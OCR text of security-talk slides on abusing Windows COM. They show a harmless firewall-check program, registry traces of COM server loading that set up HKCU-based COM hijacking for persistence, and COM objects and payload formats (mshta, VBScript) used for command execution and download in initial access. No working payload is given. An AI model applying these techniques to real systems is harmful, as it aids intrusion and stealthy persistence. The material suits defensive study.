
FirewallCheck.exe – Interfaces

```
1  [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2  interface INetFwPolicy2
3  {
4      /* Methods */
5      void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6      bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7      void RestoreLocalFirewallDefaults();
8      /* Properties */
9      int CurrentProfileTypes { get; }
10     bool FirewallEnabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
11     object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
12     bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
13     bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
14     bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
15     INetFwRules Rules { get; }
16     INetFwServiceRestriction ServiceRestriction { get; }
17     NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
18     NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
19     bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20     NET_FW_MODIFY_STATE_ LocalPolicyModifyState { get; }
21 }
```


FirewallCheck.exe – main()

```
6   int main() {
7
8       HRESULT hr = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
9
10      CLSID clsid;
11      hr = CLSIDFromProgID(L"HNetCfg.FwPolicy2", &clsid);
12
13      INetFwPolicy2* pNetFwPolicy2 = nullptr;
14      hr = CoCreateInstance(clsid, nullptr, CLSCTX_INPROC_SERVER, IID_IUnknown, (void**)&pNetFwPolicy2);
15
16      VARIANT_BOOL firewallEnabled;
17      hr = pNetFwPolicy2->get_FirewallEnabled((NET_FW_PROFILE_TYPE2)NET_FW_PROFILE2_PUBLIC, &firewallEnabled);
18
19      if (SUCCEEDED(hr) && firewallEnabled == VARIANT_TRUE) {
20          std::wcout << L"Firewall is enabled for public profile, you're safe!" << std::endl;
21      } else {
22          std::wcout << L"Firewall is disabled for public profile, you'd better check your config!" << std::endl;
23      }
```

FirewallCheck.exe – Demo



COM Server Loading




https://systeminformer.sourceforge.io

COM Server Loading

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll


Use Case

Can I use your interface too?



No worries!


« Interoperability Heaven »



James Forshaw - COM in Sixty Seconds! (well minutes more likely)

COM for Initial Access

Initial Access Scenario



COM for Initial Access

- *WScript.Shell* – Command Execution
- *Scripting.FileSystemObject* – File Management
- *MSXML2.XMLHTTP* – File Download
- *Wscript.Shell* - Registry Key Management
- *Schedule.Service* – Scheduled Tasks Management

Payload Versatility

> JScript / VBScript


> VBA

> PowerShell

> etc…

Payload Versatility

- LNK + mshta.exe + VBScript



Lesser-Known Interfaces

64bit	True
CLSID Count	7939
InProcServer CLSID Count	6898
LocalServer CLSID Count	1182
InProcHandler CLSID Count	130
AppID Count	532
ProgID Count	3259
Interfaces Count	31483

Threat Intelligence

Hunting COM Objects

June 4, 2019

Mandiant

Written by: Charles Hamilton

COM objects have recently been used by penetration testers, Red Teams, and malicious actors to perform lateral movement. COM objects were studied by several other researchers in the past, including Matt Nelson (enigma0x3), who published a blog post about it in 2017. Some of these COM objects were also added to the Empire project. To improve the Red Team practice, FireEye performed research into the available COM objects on Windows 7 and 10 operating systems. Several interesting COM objects were discovered that allow task scheduling, fileless download & execute as well as command execution. Although not security vulnerabilities on their own, usage of these objects can be used to defeat detection based on process behavior and heuristic signatures.

https://cloud.google.com/blog/topics/threat-intelligence/hunting-com-objects

COM-Based Persistence

COM Server Loading

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll


COM Server Loading

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
